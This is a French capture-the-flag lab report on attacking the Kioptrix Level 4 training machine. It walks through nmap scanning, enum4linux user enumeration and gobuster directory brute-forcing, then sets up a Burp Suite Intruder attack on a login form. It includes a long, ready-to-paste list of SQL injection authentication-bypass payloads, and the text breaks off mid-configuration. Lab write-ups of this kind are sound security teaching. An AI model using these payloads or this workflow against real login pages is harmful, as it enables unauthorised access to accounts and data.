
RAPPORT DU CHALLENGE 4 KIOPTRIX4:

Après avoir téléchargé et importé la machine vulnérable dans l'hyperviseur VMWARE, nous avons effectué les étapes suivantes:

Etape1: Déterminer l'adresse ip de la machine vulnérable

Nous avons scanner le réseau du vmware une fois la machine démarrer avec la commande: nmap 192.168.37.0/24 .


La machine Kioptrix_level_4 étant démarré en mode NAT, une fois que nous avons scanné le réseau du vmware, nous avons obtenu l'adresse ip de la machine en scannant le réseau.



Etape2: Trouver les services disponible sur cette machine ainsi que leurs ports et versions respectives à l'aide de nmap

- *Nous avons déterminé les services disponible sur cette machine à l'aide de la commande nmap -A -sV -sS -p- 192.168.37.129 et nous avons obtenu les résultats suivants:*


- *OpenSSH 4.7p1, port 22*
- *Apache httpd 2.2.8, port 80*
- *Samba smbd 3.0.28a, port 139 et 445*




Etape3: Enumération

Nous avons exécuté l'outil enum4linux pour essayer de trouver les utilisateurs et les fichiers partagés sur la machine cible. Nous avons obtenu un certain nombre d'utilisateurs tels que nobody, robert, root, john et loneferret.

- *enum4linux 192.168.37.129*







- *Énumération HTTP*


Nous allons énumérer le service http et commencer par gobuster pour le forçage brut des répertoires afin de répertorier tous les répertoires disponibles, puis nous avons trouvé un répertoire appelé john qui est le même utilisateur que nous avons trouvé par enum4linux.

- *gobuster dir --url http://192.168.37.129 -w /usr/share/wordlists/dirb/common.txt*



- *Ensuite, nous nous sommes rendu sur l'interface web en tapant l'adresse ip 192.168.37.129 dans le navigateur et nous avons obtenu un formulaire sur la page. Nous avons effectué des injections SQL sur le formulaire, mais nous avons pas obtenu d'informations.*







Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in **/var/www/checklogin.php** on line **28**
Wrong Username or Password
Try Again

Etape4: Exploitation des vulnérabilité

Puisqu'il existe un utilisateur appelé john sur la machine cible, nous allons utiliser cet utilisateur et forcer brutalement le champ du mot de passe par les charges utiles sql.

Ensuite, nous exécutons burp suite pour intercepter la requête et l'envoyer dans l'onglet "Intruder". Nous sommes allés dans la partie Http History de l'onglet proxy de burpsuite, puis avons cliquer sur l'url de la machine cible.






Dans l'onglet “positions”, nous sélectionnons le champ “mot de passe” et le type d'attaque que nous allons utiliser est “sniper” pour essayer toutes les charges utiles sur le champ mot de passe.
Avant de démarrer les actions dans burpsuite, nous avons d’abord activé le proxy dans notre navigateur, puis ensuite nous avons activé l’intersection dans burpsuite, intersept on.

Dans l'onglet payloads, nous copions et collons les payloads sql que nous allons utiliser.

```
'-'
' '
'&'
'^'
'*'
' or "-'
' or " '
' or "&'
' or "^'
' or "*'
"-"
" "
"&"
"^"
"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
```


```
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
' or 1=1 --
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
```

admin") or "1"="1"#
*admin") or "1"="1"/**
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
' or 1=1 #




Et dans l'onglet Options de la section Grep-Extract, Nous avons cliquer sur le champ “Add” et nous avons obtenu une fenêtre.

